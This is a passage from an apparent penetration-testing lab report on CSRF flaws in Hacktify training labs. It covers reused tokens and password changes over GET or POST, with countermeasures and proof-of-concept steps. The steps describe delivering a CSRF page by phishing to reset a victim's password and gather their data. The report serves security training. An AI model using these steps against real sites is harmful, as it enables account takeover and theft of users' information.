
6.Now, the input value is CSRF token to validate it. Then login with victim duck account to test that.




7.After save the CSRF poc to using firefox filename.html to use payload or else using email phishing and any links to click and change password.




8.If victim will click that phishing file to change password successfully.




8.To test with old victim account password there not login.



9.When using the new hacker password to possible to get login on victim account and gather the user information.



10. There we go the password was changed and login successfully.




**Note :** Hacktify says how the token will validate on client side and to change someone password with CSRF attacking phase.

### 2.3. I Hate When Someone Uses My Tokens!


Reference	Risk Rating
I Hate When Someone Uses My Tokens!	Medium
<b>Tools Used</b>	
Burp Suite	
<b>Vulnerability Description</b>	
The application improperly handles CSRF tokens, allowing an attacker to reuse a valid token from another session. This flaw enables an attacker to <b>perform unauthorized actions on behalf of a victim</b> without needing their actual token.	
<b>How It Was Discovered</b>	
1. Logged into <b>Lab 2</b> and obtained a valid CSRF token. 2. Used the same token in <b>Lab 3</b> while logged in as another user. 3. Successfully <b>changed the victim's password</b> without triggering a validation error.	
<b>Vulnerable URLs</b>	
<a href="https://labs.hackify.in/HTML/csrf_lab/lab_4/lab_4.php">https://labs.hackify.in/HTML/csrf_lab/lab_4/lab_4.php</a>	
<b>Consequences of not Fixing the Issue</b>	
<b>Account Takeover:</b> Attackers can modify sensitive account details. <b>Session Hijacking:</b> If the token remains valid across sessions, an attacker can gain unauthorized access even after a logout. <b>Loss of User Trust:</b> Users are at high risk of data compromise and password theft.	
<b>Suggested Countermeasures</b>	
<b>-Use per-request CSRF tokens</b> instead of static tokens. <b>-Invalidate tokens after use</b> to prevent reuse. <b>-Tie CSRF tokens to user sessions and IP addresses</b> for stricter validation. <b>-Enforce HTTP Referer and Origin header checks</b> to verify legitimate requests.	
<b>References</b>	
OWASP CSRF Prevention Cheat Sheet	

## Proof of Concept :


1.Create two accounts for attacker and victim, This the way I used fast@gmail.com to login.




2.Now check the attacker gmail is login or not.



3.Then I created the victim like late@gmail.com and password is every gmail name that mean late.



4.Also check for victim account to have any login issue.




5.I used other lab CSRF poc to attack victim account, we know this payload in lab 2.




```
sureshbabu@kali: ~/Desktop
File Actions Edit View Help
(sureshbabu㉿kali)-[~/Desktop]
$ firefox csrf2.html
(sureshbabu㉿kali)-[~/Desktop]
$
```

6.To use the command `firefox filename.html` to create the phishing link, when someone click that button to password will change.




7.Now click that to password will change successful and it was reflected in victim account login url page.

If wants to work CSRF attack only user was login at that time on that url is possible.




8. When I use my old victim account password that not working.



9. After I used my new hacked password to login.

And have some sensitive information about victim and that was gathered successfully.



## 2.4. Get Me or Post Me!

Reference	Risk Rating
Get Me or Post Me!	Low
Tools Used	
Burp Suite	
Vulnerability Description	
The application allows <b>password changes via both GET and POST methods</b> , making it vulnerable to <b>CSRF attacks via GET requests</b> . This flaw allows an attacker to force a victim to execute unauthorized actions just by visiting a malicious link.	
<b>Attacker:</b> rat@gmail.com   <b>Password:</b> rat     <b>Victim:</b> cat@gmail.com   <b>Password:</b> cat	
How It Was Discovered	
1. Tested password change using a <b>GET request</b> while logged in as an attacker. 2. Observed that the request <b>changed the attacker's own password</b> . 3. Modified the request to <b>POST</b> , which allowed changing any user's password. 4. Successfully <b>reset another user's password without their knowledge</b> .	

## Vulnerable URLs

[https://labs.hacktify.in/HTML/csrf\\_lab/lab\\_6/lab\\_6.php](https://labs.hacktify.in/HTML/csrf_lab/lab_6/lab_6.php)

## Consequences of not Fixing the Issue

**Silent Password Resets:** An attacker can trick a victim into clicking a link and unknowingly change their password.

**Account Takeover:** Attackers can lock users out of their accounts.

**Session Persistence Exploits:** If combined with weak session handling, attackers could maintain access after the reset.

## Suggested Countermeasures

